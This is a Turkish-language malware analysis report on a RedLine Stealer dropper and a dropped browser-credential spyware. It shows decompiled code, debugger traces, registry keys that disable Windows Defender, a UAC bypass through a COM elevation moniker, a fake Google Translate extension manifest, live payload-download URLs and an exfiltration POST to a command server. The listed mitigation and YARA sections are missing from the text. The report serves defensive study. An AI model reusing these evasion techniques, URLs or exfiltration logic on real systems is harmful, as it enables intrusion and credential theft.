

RedLine Malware Analizi



İçindekiler

MaxHolder.exe Analizi.....	2
Drop Edilen Zararlılar.....	6
dM5ryOHofEtm1SLNlkpTtuWA.exe Analizi.....	7
Çözüm Önerileri.....	12
Yara Rule.....	13



MaxHolder.exe Analizi

Orjinal Dosya Adı	MaxHolder.exe
MD5	33d711ccfe4a4e9cbd37c99e25c13769
SHA1	781e0cdc5b1c72f217f54bedd2c2862c73604e89
SHA256	5d500524991ad1e6178b097b7ee5e270eef3710115b72a424b7fb2643490f992
FileVersion	10.24.0.1

RedLine Stealer malware ailesinin mensubu olan zararlı karışımıza EXE uzantılı olarak çıkmaktadır. Ana amacı kullanıcı kimlik bilgilerini çalmak olan bu zararlı drop edilecek olan zararlıları çalıştırmak için antivirüs bypass teknikleri uygulayarak zararlı işlemleri gerçekleştireceği yazılımları sisteme uzak sunuculardan indirmektedir.

Zararlının çalıştırılabilmesi için admin yetkilerinin onaylanması gerekmektedir.

```
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns='urn:schemas-microsoft-com:asm.v3'>
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='requireAdministrator' uiAccess='false' />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

The screenshot displays a debugger window with assembly code on the left and CPU registers on the right. The assembly code shows a call to a function, followed by several instructions including mov, lea, push, mov, and push. The CPU registers window shows the current state of registers, including EAX, EBX, ECX, EDX, ESP, EBP, ESI, EDI, and EIP. The EIP register is highlighted at 012C8889.

Zararlı ilk olarak AV ürünlerin zararlı faaliyetlerini izlemelerini engellemek için Windows Defender ve Real-Time Protection, Behavior Monitoring gibi register değerlerinde değişiklik yaparak AV ürünlerinin monitör özelliğini bypass etmeyi amaçlamaktadır. Aktif ettiği register kayıtları ;

- DisableRawWriteNotification
- DisableIOAVProtection
- DisableRealtimeMonitoring
- DisableBehaviorMonitoring
- DisableScanOnRealtimeEnable
- DisableOnAccessProtection

AV ürünlerini bypass etikten sonra drop edilecek diğer zararlıların adreslerini bulunduran dosyayı erişmek için WinHttpRequest api'sini kullanarak 136[.]144[.]41[.]133/server[.]txt adresinden istekte bulunmakta. Sunucu kapalı durumda olduğundan 136[.]144[.]41[.]201 ip'li sunucuya aynı isteği yaparak server.txt dosyasını okumakta. Güncel server bilgisi "Host:37.0.11.41" olarak görünmekte.

Kurban bilgisayarın ip ve lokasyon gibi bilgilerine erişmek için kullanılan adresler şunlardır :

- ipinfo[.]io/widget
- ipgeolocation[.]io
- https[:]//www[.]maxwind[.]com/en/locate-my-ipaddress
- db-ip[.]com
- maxwind[.]com/geoip/v2.1/city/me

```
01252ED2 0FBEC0 movsx eax,al
01252ED5 804D 88 lea ecx,dword ptr ss:[ebp-78]
01252ED8 8945 E8 mov dword ptr ss:[ebp-1c],eax
01252EDB C645 F0 01 mov byte ptr esi:[ebp-10],1
01252EDF E8 6C2C0000 call 1255850
01252EE4 8B80 2CFFFFFF mov ecx,dword ptr ss:[ebp-0c]
01252EEA 8945 80 mov dword ptr ss:[ebp-80],eax
01252EED 85C9 test ecx,ecx
01255850 int3
01252EDF
```


```
0044F098 0044FD08 "d11"
0044F09C 00000000
0044F0A0 00890330
0044F0A4 0089067A
0044F0A8 00890000
0044F0AC 0089F518
0044F0B0 0044FC04
0044F0B4 0129B96A
0044F0B8 007F0000
0044F0BC 00000000
0044F0C0 0089F518
0044F0C4 0044FD04
0044F0C8 0128E7E4
0044F0CC 00000000
0044F0D0 00000000
0044F0D4 0044F0E0
0044F0D8 0125E084
0044F0DC 0082F518
0044F0E0 0044F170
0044F0E4 012CC874
0044F0E8 0089067A
0044F0EC 00000020
0044F0F0 0044FD08
0044F0F4 00000000
0044F0F8 0088DC00
0044F0FC 00826660
0044F100 00826658
0044F104 00000000
```

37[.]0[.]11[.]41/base/api/getData[.]php adresiyle haberleşerek anahtar paylaşımı gerçekleştirmektedir. Ortak anahtarla şifrelenen veriler uzak sunucudan indirildikten sonra çözümlenerek drop edilecek zararlı dosyaların adresleri elde edilmektedir.

```
012C89C0 83F8 0B cmp eax,8
012C89D0 A1 A48C2F01 mov eax,dword ptr ds:[$winhttpOpenRequests]
012C89D5 75 07 jnz 12C8960
012C89D7 68 00008000 push 0
012C89DC 5B 02 jmp 12C8960
012C89DE 6A 00 push 0
012C89E0 6A 00 push 0
012C89E2 FF75 0C push dword ptr ss:[ebp+c]
012C89E5 6A 00 push 0
012C89E7 FF75 08 push dword ptr ss:[ebp+8]
012C89E9 51 push ecx
012C89EB 52 call eax
012C89EE FF00 mov dword ptr ds:[esi+8],eax
012C89F1 85C0 test eax,ecx
012C89F3 74 07 je 12C896C
012C89F5 80 01 mov al,1
012C89F7 5E pop esi
012C89F9 5D pop ebp
012C89FB C2 0800 ret 8
012C89FD CC int3
012C8A03 CC int3
```

```
EAX 008A2C01
ECX 0044E880
EDI 92A7F2D2
ESI 00000000
ESP 0044EDAC
EIP 012C89F9
EFLAGS 00000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
```

```
1: [esp+4] 0088F0F0 L"/base/api/getData.php"
2: [esp+5] 00000000
3: [esp+c] 00836E38
4: [esp+10] 0044E880
5: [esp+14] 00836E38
```



Anahtar alışverişi sonrasında elde edilen veri aşağıdaki gibi şifrelidir.

UGF3VFjer1+mH6rDPR1U4MfStuMxERsT36Xw2axadEY/D8fgAIGUWJEzRhrhZls0ab0IOJGUqnNP9N01Bsnvry3L0KCEKDzaf5/05zfB Hcnr+cOnN19YyWxAL6Xk+Nt2pW+k1tbkHyQBIVcZYAndvWfJkBl+EiFaQwHpVxlhvri0dIyzzNw+8cvy0g9wcMHTOExdU3TR2UNEbc uC+KqzzU8IEs+q/jxfi4BMGATqjTLG7Uoea3WVamb4t8uM9euP9ae6bgZhW7OzivVz0zuHwf8qMTYvj6cMLh1F86kBdaHsG1+8GD0D3 mEf07TZD4LsagPGaRksFfl54ubh5Jou206uak9zvSwsztiHXG1c9yJqbtHAqY2YEaURZfkSiAgmkjRRPXZNCsA9dpUOu+OMF6xjHMb CwDj+LqvBRIYk9WeYlJuNZVNEPTpnI+GkxbA69QwnC+TCIwBrJAER9cA+4HFyPB52WQN8hSV3bVLZUcnnDnlfcIMaFD2IVRFSx L0yqHf9LNEmfMigb9kP0q5zs3pn2iRMeUFav0wyzCzDFvxXQUZSFjfqduTd7MdOYWJHzdWtxpeZzLsvVPEcWiBR+cqyjJfSwaDmtB RyX2DhTf4NCcFSGaOGd+Zbd6R3B14x5g/fnIYlhWjMK3QdEfmC3DyE0p7Qz8INbOQTcPsI0URB/6/40Aph5RpBfJh/3eWgHtdkX7ny 2rUovkkt5J1iY6Z6McILKgpqglAek5VUmYI50EJeXcFqhiOJhm27YltxqosowjrQ9scfUmOYEcH+z9DURD/m88/UByxaMkgU4gnfgSS/py KO1qtn09nifGPr61EXj2gfcDqU9Gd22s6BsPU9MI9M6A6/xkCVziA1GeYL1U6LplvYgefGERARndS87S/GyQm+ys2wuaRkyagv8vqlZH 5A4PLC8xtjHLqxt69Qw5mBHvSx/3fZ/GhD0tnRCiTLcwlIrxQccXRJmJfCKIv5omh85KuPtj+sVynpLu4y3sDXL/YY1ogEnUXkL1h8J0zplq vw1jtUemGjE/G8fxQovmSIUz+oJyPr15Jsmn/ORU7QOpSkgdMUL172e160k+VzHyf29IOjnmAQ7C9k8SJaYK44YcvbQJtHK1hOzOze WbwnBRQJlJf2+gp/LrFTcVISSXwHWeTSY5DIzZdFPyrbkDIVXN23rd8mWE+g1WwWJtqrbtjxp+YzaY7MGiQbaXEHghpxlIFWbCy3 Bf5N8qcdB3xN5wV5/YZBH14uXk7FHziPp1JHCGOThqsVXGHvnrR18wyKyCkI4It+Xe7Tsjd10bt52DTYyIlmpQvnlzHKp9vxzZBmgY LKqCh68NC71EoiyhqTOu9eWvFXVxKH9ArG/XnY1h/tyOT/8lXqzYdBoYjs/BtPgLfTcrhWW6unO8RUMeSEZFH8ZVS7Af+b3uL17Hct XTc1V6cMi013Xwyaf/vTuvCT8pZOG38LP9nWoZ5Pa1fkXUdglBbZyIsGGXwEjgq47bjhB7xXC0LaCB36o8amrfn0fctYm+C3DWpcA8q BccINq0fiEycEMfdyqK3LiSdPDWwg6kv5kF1navLCIFJKv0j1+qxv71KA03ub1LIWK5py3Kson4AZwUAoMEYexPjgaUIXs8+hCulal/+ NKsGDSZqOcxhaXA+P5hPl6b1ggWuQnQTmbqjnT0uqb158IFngGdBu/XMnPrFCdOJbyEoxs99Po8mJuu2o+W9b15MeX0yE96REa1Ev BrUwigXrdGCbo5fWzjio6YbJBlvtqVjAwVvX+HflLu4ucvIZbtEqvpxCTuyes2UMQtWLDu/YewDZa34HPwAOKL09gV7g0gqVMB7MoD AWOrAhYcuZ/ItWRtdRafk+d8Wh2UD04y+7UnGlx8ueTiOgye+TTkdFVh0556tZQ6Oy559YMO2RcIMTsyxIwItMPiZHRiZXay92EWd v+K+Iai4=


Şifreli metin çözüldükten sonra drop edilecek dosyaların adresleri elde edilmektedir.

```
{{"id": "131", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.bmp", "args": ""}, {"id": "132", "url": "https://cdn.discordapp.com/attachments/855697945679888404/86451516527325608/file3.bmp", "args": ""}, {"id": "136", "url": "http://136.144.41.201/WWW/file6.exe", "args": ""}, {"id": "137", "url": "http://136.144.41.201/WWW/file7.exe", "args": ""}, {"id": "138", "url": "http://136.144.41.201/WWW/file8.exe", "args": ""}, {"id": "141", "url": "https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.exe", "args": ""}, {"id": "143", "url": "https://cdn.discordapp.com/attachments/849802777433341954/851833670733266955/jooyu.exe", "args": ""}, {"id": "146", "url": "https://a.xyzgame.vip/userf/2201/google-game.exe", "args": ""}, {"id": "156", "url": "http://flamkravmaga.com/pub4.exe", "args": ""}, {"id": "158", "url": "http://185.20.227.194/install.exe", "args": ""}, {"id": "221", "url": "http://136.144.41.201/WWW/file5.exe", "args": ""}, {"id": "222", "url": "http://136.144.41.201/WWW/file3.exe", "args": ""}, {"id": "223", "url": "http://136.144.41.201/WWW/file1.exe", "args": ""}, {"id": "224", "url": "http://136.144.41.201/WWW/file2.exe", "args": ""}, {"id": "238", "url": "http://136.144.41.201/WWW/file10.exe", "args": ""}, {"id": "242", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864742938050953216/app.bmp", "args": ""}, {"id": "254", "url": "http://www.andersitebrauchen.com/campaign1/autosubplayer.exe", "args": ""}, {"id": "269", "url": "https://cdn.discordapp.com/attachments/847501113036374067/864173005051920414/eghaest_1.bmp", "args": ""}, {"id": "271", "url": "https://cdn.discordapp.com/attachments/847501113036374067/864186695954858024/Mix_11.07_Rebuild_.bmp", "args": ""}, {"id": "285", "url": "http://i.spegrt.com/lqosko/p18j/customer3.exe", "args": ""}, {"id": "286", "url": "http://everestsofttrade.net/Toner-RecoverSetup.exe", "args": ""}, {"id": "287", "url": "http://136.144.41.201/WWW/kaguya.exe", "args": ""}, {"id": "288", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864895330696953876/racoon.bmp", "args": ""}]
```

Drop Edilen Zararlılar

1. <https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.bmp>
2. <https://cdn.discordapp.com/attachments/855697945679888404/864515165273325608/file3.bmp>
3. <http://136.144.41.201/WW/file6.exe>
4. <http://136.144.41.201/WW/file7.exe>
5. <http://136.144.41.201/WW/file8.exe>
6. <https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.exe>
7. <https://cdn.discordapp.com/attachments/849802777433341954/851833670733266955/jooyu.exe>
8. <https://a.xyzgame.vip/userf/2201/google-game.exe>
9. <http://flamkravmaga.com/pub4.exe>
10. <http://185.20.227.194/install.exe>
11. <http://136.144.41.201/WW/file5.exe>
12. <http://136.144.41.201/WW/file3.exe>
13. <http://136.144.41.201/WW/file1.exe>
14. <http://136.144.41.201/WW/file2.exe>
15. <http://136.144.41.201/WW/file10.exe>
16. <https://cdn.discordapp.com/attachments/855697945679888404/864742938050953216/app.bmp>
17. <http://www.anderesitebrauchen.com/campaign1/autosubplayer.exe>
18. https://cdn.discordapp.com/attachments/847501113036374067/864173005051920414/eghaest_1.bmp
19. https://cdn.discordapp.com/attachments/847501113036374067/864186695954858024/Mix_11.07_Rebuild_.bmp
20. <http://i.spesgrt.com/lqosko/p18j/customer3.exe>
21. <http://everestsoftrade.net/Toner-RecoverSetup.exe>
22. <http://136.144.41.201/WW/kaguya.exe>
23. <https://cdn.discordapp.com/attachments/855697945679888404/864895330696953876/6acon.bmp>

Bu adreslerden indirilen zararlı yazılımların isimleri her indirmede rastgele belirlenmektedir. İndirilen zararlılar ShellExecute api kullanarak çalıştırmaktadır.



dM5ryOHofEtm1SLNlkpTtuWA.exe Analizi

Dosya Adı	dM5ryOHofEtm1SLNlkpTtuWA.exe
MD5	5f396405a7b59a50f88500a902a6eed0
SHA1	881e08477363bf59adbea69ea2c005d5f042cd58
SHA256	D2795ef3b6e6be4d8cef9d9a234c58eeabf381775675143b1edd45eaff5a27a5
FileVersion	1.0.0.1

Casus yazılım türündeki bu zararlı tarayıcı belleğinde tutulan kimlik bilgileri gibi önemli verileri çalmak için yazılmış bir zararlıdır. Kullanacağı fonksiyonların birçoğunu çalışma anında çözümlenmektedir.

İlk olarak mevcut process'in admin yetkileriyle başlayıp başlamadığı kontrol edilmektedir.

```

pIdentifierAuthority.Value[3] = 0;
pIdentifierAuthority.Value[4] = 0;
pIdentifierAuthority.Value[5] = 5;
v1 = GetCurrentThread();
if ( !OpenThreadToken(v1, 8u, 0, &TokenHandle) )
{
    if ( GetLastError() != 1008 )
        return 0;
    v2 = GetCurrentProcess();
    if ( !OpenProcessToken(v2, 8u, &TokenHandle) )
        return 0;
}
if ( GetTokenInformation(TokenHandle, TokenGroups, 0, 0, &ReturnLength) )
    return 0;
if ( GetLastError() != 122 )
    return 0;
v4 = alloca(ReturnLength);
v5 = (int *)&v5;
TokenInformation = &v5;
if ( !&v5 )
    return 0;
if ( !GetTokenInformation(TokenHandle, TokenGroups, TokenInformation, ReturnLength, &ReturnLength) )
    return 0;
if ( !AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, &Sid) )
    return 0;
v6 = 0;

```

Daha sonra zararlı kullanıcı hesap denetimini (UAC) bypass etmektedir. Bu işlemi CMSTPULA COM nesnesini kullanarak dllhost.exe üzerinden yetki yükseltmesi gerçekleştirerek yapmaktadır.

Dllhost.exe admin yetkileri ile çalıştığından dolayı bu uygulama üzerinden çalıştırılan komutlar da admin yetkisi ile çalışacaktır. Bu sayede kullanıcı denetimine uğramadan zararlı kendisini dllhost.exe yetkilerini miras alarak başlatmaktadır.

```

HRESULT v5; // [esp+0h] [ebp-23Ch]
int v6; // [esp+4h] [ebp-238h]
void *ppv; // [esp+8h] [ebp-234h] BYREF
BIND_OPTS pBindOptions; // [esp+Ch] [ebp-230h] BYREF
int v9; // [esp+20h] [ebp-21Ch]
WCHAR pszName[260]; // [esp+30h] [ebp-20Ch] BYREF

v5 = -2147467259;
ppv = 0;
if ( sub_13CF2E0(a1) <= 0x40u )
{
    sub_13CF1D0(&pBindOptions, 36);
    pBindOptions.cbStruct = 36;
    v6 = a3;
    if ( !a3 )
        v6 = 4;
    v9 = v6;
    sub_13CF270(pszName, aElevationAdmin);
    sub_13CF210(pszName, (_WORD *)a1);
    v5 = CoGetObject(pszName, &pBindOptions, riid, &ppv);
}
*(_DWORD *)a4 = ppv;
return v5;

```

Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A12044FBEC7}

```

if ( v17[46](
-2147483646,
L"SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Google Chrome",
L"InstallLocation",
0,
Dst,
&v40)
|| (v18 = (int (__stdcall **)(int, const wchar_t *, const wchar_t *, _DWORD, char *, int *))sub_13B6F30(
v18[46](
-2147483646,
L"SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Google Chrome",
L"Version",
0,
Src,
&v39)) )
,

```

Admin yetkisine yükselttikten sonra kaynaklarında bulunan colgdlidieibnaccfdcbpddffokfeb isimli chrome eklentisini yüklemek için chrome'un yüklendiği lokasyon ve version bilgileriyle ön ayarlarını yaptıktan sonra eklenti kurulumu yapılmaktadır. Kurulumu yapılan eklenti ExtentionInstallWhitelist'e eklenmektedir.

Eklenti klasörü içerisinde Mode-ecb.js, pad-nopadding.js ve aes.js dosyalarının şifreleme için kullanılacağı gözlenmektedir. Manifest.json incelendiğinde yapılacak olan url aramalarının ccodeinfo[.]com/search adresine g parametresiyle post edildikten sonra google'a yönlendirilmektedir. Ayrıca zararlı eklenti Google Translate eklentisine benzetilerek gizlenmeye çalışılmıştır.

```

manifest.json
content.js
manifest.json
[
  "background": {
    "page": "background.html",
    "persistent": true
  },
  "chrome_settings_overrides": {
    "search_provider": {
      "encoding": "UTF-8",
      "favicon_url": "https://www.ctccodeinfo.com/favicon.ico",
      "is_default": true,
      "keyword": "Custom",
      "name": "Custom",
      "search_url": "https://www.ctccodeinfo.com/search?q={searchTerms}"
    }
  },
  "content_scripts": [ {
    "all_frames": true,
    "js": [ "js/jquery-3.3.1.min.js", "js/content.js" ],
    "match_about_blank": true,
    "matches": [ "http:///*", "https:///*" ],
    "run_at": "document_start"
  } ],
  "description": "View translations easily as you browse the web. By the Google Translate team.",
  "icons": {
    "128": "icon.png"
  },
  "key": "MIIBjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArbJvPLMBUp2eagt2p5LQp4hOLUQrRsf290x1BNmxiuqJP8istq3j0HeFjG92jpEjEsox/vzvNld6G6Hu+ORMcA7wPdb08J9ZYrUdZESoTY59G5ahGFQdQ3Yvd3CDck4DwL3pGUEI0aQ2No/s/MK8Cv3oKzFv71jpsidqu75/ajcQeYgRvCqphcPaKvYzRz2VBdgmH3Din3vjNix4PbCsDIRStqg+CB1E3LDH/314ju09eVedsS0vJbb0WmgL0Cfa0EmmHEngP9cLNBNe7IAK2Vm695SlqNClAaF8fEZDHaHj1gD3oXoS+P0pHaTRMDO/1QIDAQAB",
  "manifest_version": 2,
  "name": "Google Translate",
  "permissions": [ "cookies", "tabs", "http:///*", "https:///*", "notifications", "activeTab", "webRequest", "webRequestBlocking", "storage", "browsingData", "history", "topSites", "management", "downloads", "privacy", "contentSettings", "webNavigation", "contextMenus" ],
  "version": "6.37.1a"
]

```

Dosya Adı	Content.js
MD5	029c53effaed86331055c63d264c3316
SHA1	859bb39d27b462a73fc9131f694b69c8c118b3cf

Bu js dosyası ile saldırgan Facebook üzerinden kullanıcı kimlik, cüzdan gibi önemli bilgilerini çalmak için değişken ve fonksiyonlar şifrelenmiş şekilde tutulmaktadır.

Dosya Adı	background.js
MD5	C4da92c376efb99b13c93397db98aa92
SHA1	E255f207c3e5a9f3366e9b871c1721d9730cb84e

Çalınan bu şifreler background.js içerisindeki şifrelenmiş şekilde tutulan uzak sunuculara post ederek saldırganı ulaştırmaktadır.

Temp dizininde toplanan veriler iyiqian[.]com adresinden edinilen fcnbycy[.]xyz/Home/Index/lkdinl adresine JSON={şifreli veri} şeklinde post edilmektedir.

```

223 sub_138E4D0((int)v60, "JSON=", (int)v59);
224 LOBYTE(v68) = 22;
225 sub_1383600(v61, "application/x-www-form-urlencoded;charset=utf-8");
226 LOBYTE(v68) = 23;
227 sub_1383600(v65, &unk_141834F);
228 LOBYTE(v68) = 24;
229 sub_1383600(v21, "http://www.iyiqian.com/");
230 LOBYTE(v68) = 25;
231 sub_138E6B0((int)&v62, (int)v21, 0);
232 LOBYTE(v68) = 27;
233 std::string::~string((std::string *)v21);
234 v62 = 200;
235 sub_138E090(v63);
236 if ( sub_13C02A0((int)v65, &unk_1418359) )
237 {
238 v35 = sub_138E4D0((int)v4, "http://", (int)v65);
239 v34 = v35;
240 LOBYTE(v68) = 30;
241 v33 = (void *)sub_138E450((int)v5, v35, "/Home/Index/lkdinl");
242 sub_13849F0(v65, v33);
243 std::string::~string((std::string *)v5);
244 LOBYTE(v68) = 27;
245 std::string::~string((std::string *)v4);
246 v32 = sub_138E0B0(v3, v65, v61, v60, 0);
247 sub_13C1C20(v32);
248 sub_1385450(v3);
249 }
250 LOBYTE(v68) = 24;

```

013C4480	8055 A8	lea ecx,dword ptr ss:[ebp+58]	
013C4481	52	push ebx	
013C4482	68 24944101	push dm\$ryohofetm1s1nkpttuwa.1419424	1419424:"http://"
013C4483	80B5 64FCFFFF	lea eax,dword ptr ss:[ebp+39C]	eax:&"http://www.fcnbycy.xyz/Home/Index/1kdin1"
013C4484	50	push eax	
013C4485	E8 8E9FCFFF	call dm\$ryohofetm1s1nkpttuwa.138E4D0	
013C4486	83C4 0C	add esp,4	
013C4487	8985 78FEFFFF	mov dword ptr ss:[ebp+18],eax	[ebp+18]:&"http://www.fcnbycy.xyz/Home/Index/1kdin1"
013C4488	8980 74FEFFFF	mov ecx,dword ptr ss:[ebp+188]	
013C4489	8980 74FEFFFF	mov dword ptr ss:[ebp+18],ecx	
013C448A	C645 FC 1E	mov byte ptr ss:[ebp+11E],1	
013C448B	8085 74FEFFFF	mov ebx,dword ptr ss:[ebp+18C]	
013C448C	52	push ebx	
013C448D	E8 129FCFFF	lea ecx,dword ptr ss:[ebp+384]	[ebp+384]:&"http://www.fcnbycy.xyz/Home/Index/1kdin1"
013C448E	83C4 0C	add esp,4	eax:&"http://www.fcnbycy.xyz/Home/Index/1kdin1"
013C448F	E8 129FCFFF	call dm\$ryohofetm1s1nkpttuwa.138E450	
013C4490	8985 70FEFFFF	mov dword ptr ss:[ebp+190],eax	[ebp+190]:&"http://www.fcnbycy.xyz/Home/Index/1kdin1"
013C4491	8980 70FEFFFF	mov ecx,dword ptr ss:[ebp+190]	[ebp+190]:&"http://www.fcnbycy.xyz/Home/Index/1kdin1"
013C4492	50	push ecx	ecx:"www.fcnbycy.xyz"
013C4493	804D A8	lea ecx,dword ptr ss:[ebp+58]	
013C4494	E8 849FCFFF	call dm\$ryohofetm1s1nkpttuwa.13849F0	[ebp+384]:&"http://www.fcnbycy.xyz/Home/Index/1kdin1"
013C4495	8080 7CFCFFFF	lea ecx,dword ptr ss:[ebp+384]	
013C4496	E8 CF9FBFFF	call dm\$ryohofetm1s1nkpttuwa.sala	
013C4497	C645 FC 1B	mov byte ptr ss:[ebp+11B],1	
013C4498	8080 64FCFFFF	lea ecx,dword ptr ss:[ebp+39C]	
013C4499	E8 C09FBFFF	call dm\$ryohofetm1s1nkpttuwa.sala	
013C449A	50	push n	

dm\$ryohofetm1s1nkpttuwa.013849F0

.text:013C4551 dm\$ryohofetm1s1nkpttuwa.exe:5C4551 #C3851

Adres	Hex	ASCII
005C0330	7F 74 2D 43 6F 6F 68 69 65 3A 20 78 79 7A 00	Wyc-Cookie: xyz.
005C0340	1B B3 86 68 00 00 88 20 61 52 00 88 02 5C 00	..K...AW..
005C0350	20 26 4F 00 02 00 00 1B B3 86 68 00 00 88	.60.....K....
005C0360	88 02 00 00 2A 5E 57 00 88 40 4E 00 01 00 00	..V..W..80....
005C0370	2D B3 86 68 00 00 88 E8 02 5C 00 80 03 5C 00	..K...E...K....
005C0380	20 26 57 00 01 00 00 02 83 86 68 00 00 88	8W.....K....

FPU Göster

EAX	0046F00C	&"http://www.fcnbycy.xyz/Home/Index/1kdin1"
EBX	7EFD0000	
ECX	0046F338	"www.fcnbycy.xyz"
EDX	0046E000	
EBP	0046F390	
ESP	0046EF20	
ESI	01443884	dm\$ryohofetm1s1nkpttuwa.01443884
EDI	00502510	&"C:\Users\zorro\Desktop\droppedfiles\c"
EIP	013C4551	dm\$ryohofetm1s1nkpttuwa.013C4551

EFLAGS 00000216
ZF 0 PF 1 AF 1
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C00000A3 (STATUS_DEVICE_NOT_READY)

Varsayilan (stdcal) 5 Kilitli

1: [esp+0] 0046F00C &"http://www.fcnbycy.xyz/Home/Index/1kdin1"
2: [esp+4] DED32816
3: [esp+8] 00582100
4: [esp+C] 0046E424
5: [esp+10] 013C1609 dm\$ryohofetm1s1nkpttuwa.013C1609

76881A19	8BF8	mov edi,edi	HttpOpeRequestA
76881A1A	55	push ebp	
76881A1B	8BEC	mov ebp,esp	
76881A1C	83E4 F8	and esp,FFFFFFF8	
76881A1D	83EC 3C	sub esp,3C	
76881A1E	804424 04	lea ecx,dword ptr ss:[esp+4]	
76881A1F	56	push esi	
76881A20	6A 38	push 38	
76881A21	33F6	xor esi,esi	
76881A22	56	push esi	
76881A23	50	push eax	
76881A24	E8 E6ECF5FF	call <JMP.&memset>	
76881A25	83C4 0C	add esp,4	
76881A26	804C24 08	lea ecx,dword ptr ss:[esp+8]	[esp+8]:&"POST"
76881A27	E8 D5F3F8FF	call wininet.7681359C	
76881A28	8B55 0C	mov ecx,dword ptr ss:[ebp+C]	
76881A29	8E4D 08	mov ecx,dword ptr ss:[ebp+8]	[esp+8]:&"JSON=1Y6u/p5W3ENheh1E5BEMQXJ+XNSD/+tH4Pp12w"
76881A2A	56	push esi	
76881A2B	56	push esi	
76881A2C	FF75 24	push dword ptr ss:[ebp+24]	
76881A2D	FF75 20	push dword ptr ss:[ebp+20]	
76881A2E	FF75 1C	push dword ptr ss:[ebp+1C]	
76881A2F	FF75 18	push dword ptr ss:[ebp+18]	
76881A30	FF75 14	push dword ptr ss:[ebp+14]	
76881A31	FF75 10	push dword ptr ss:[ebp+10]	
76881A32	E8 83F97FFF	call wininet.76839399	
76881A33	804C24 08	lea ecx,dword ptr ss:[esp+8]	[esp+8]:&"POST"
76881A34	8BF8	mov esi,eax	

ebp=0046ED5C

.text:76881A12 wininet.dll:S441A2 #A35A2

FPU Göster

EAX	01442090	<dm\$ryohofetm1s1nkpttuwa.&GetModuleFileName>
EBX	7EFD0000	<wininet.HttpOpeRequestA>
ECX	76881A10	<wininet.HttpOpeRequestA>
EDX	004F35A0	
EBP	0046ED5C	
ESP	0046E42C	
ESI	01443884	dm\$ryohofetm1s1nkpttuwa.01443884
EDI	00502510	&"C:\Users\zorro\Desktop\droppedfiles\c"
EIP	76881A12	wininet.76881A12

EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

Varsayilan (stdcal) 5 Kilitli

1: [esp+4] 00CC0008
2: [esp+8] 0046E470 &"POST"
3: [esp+C] 0058E5D8 &"Home/Index/1kdin1"
4: [esp+10] 01416DC0 &"HTTP/1.1"
5: [esp+14] 00000000

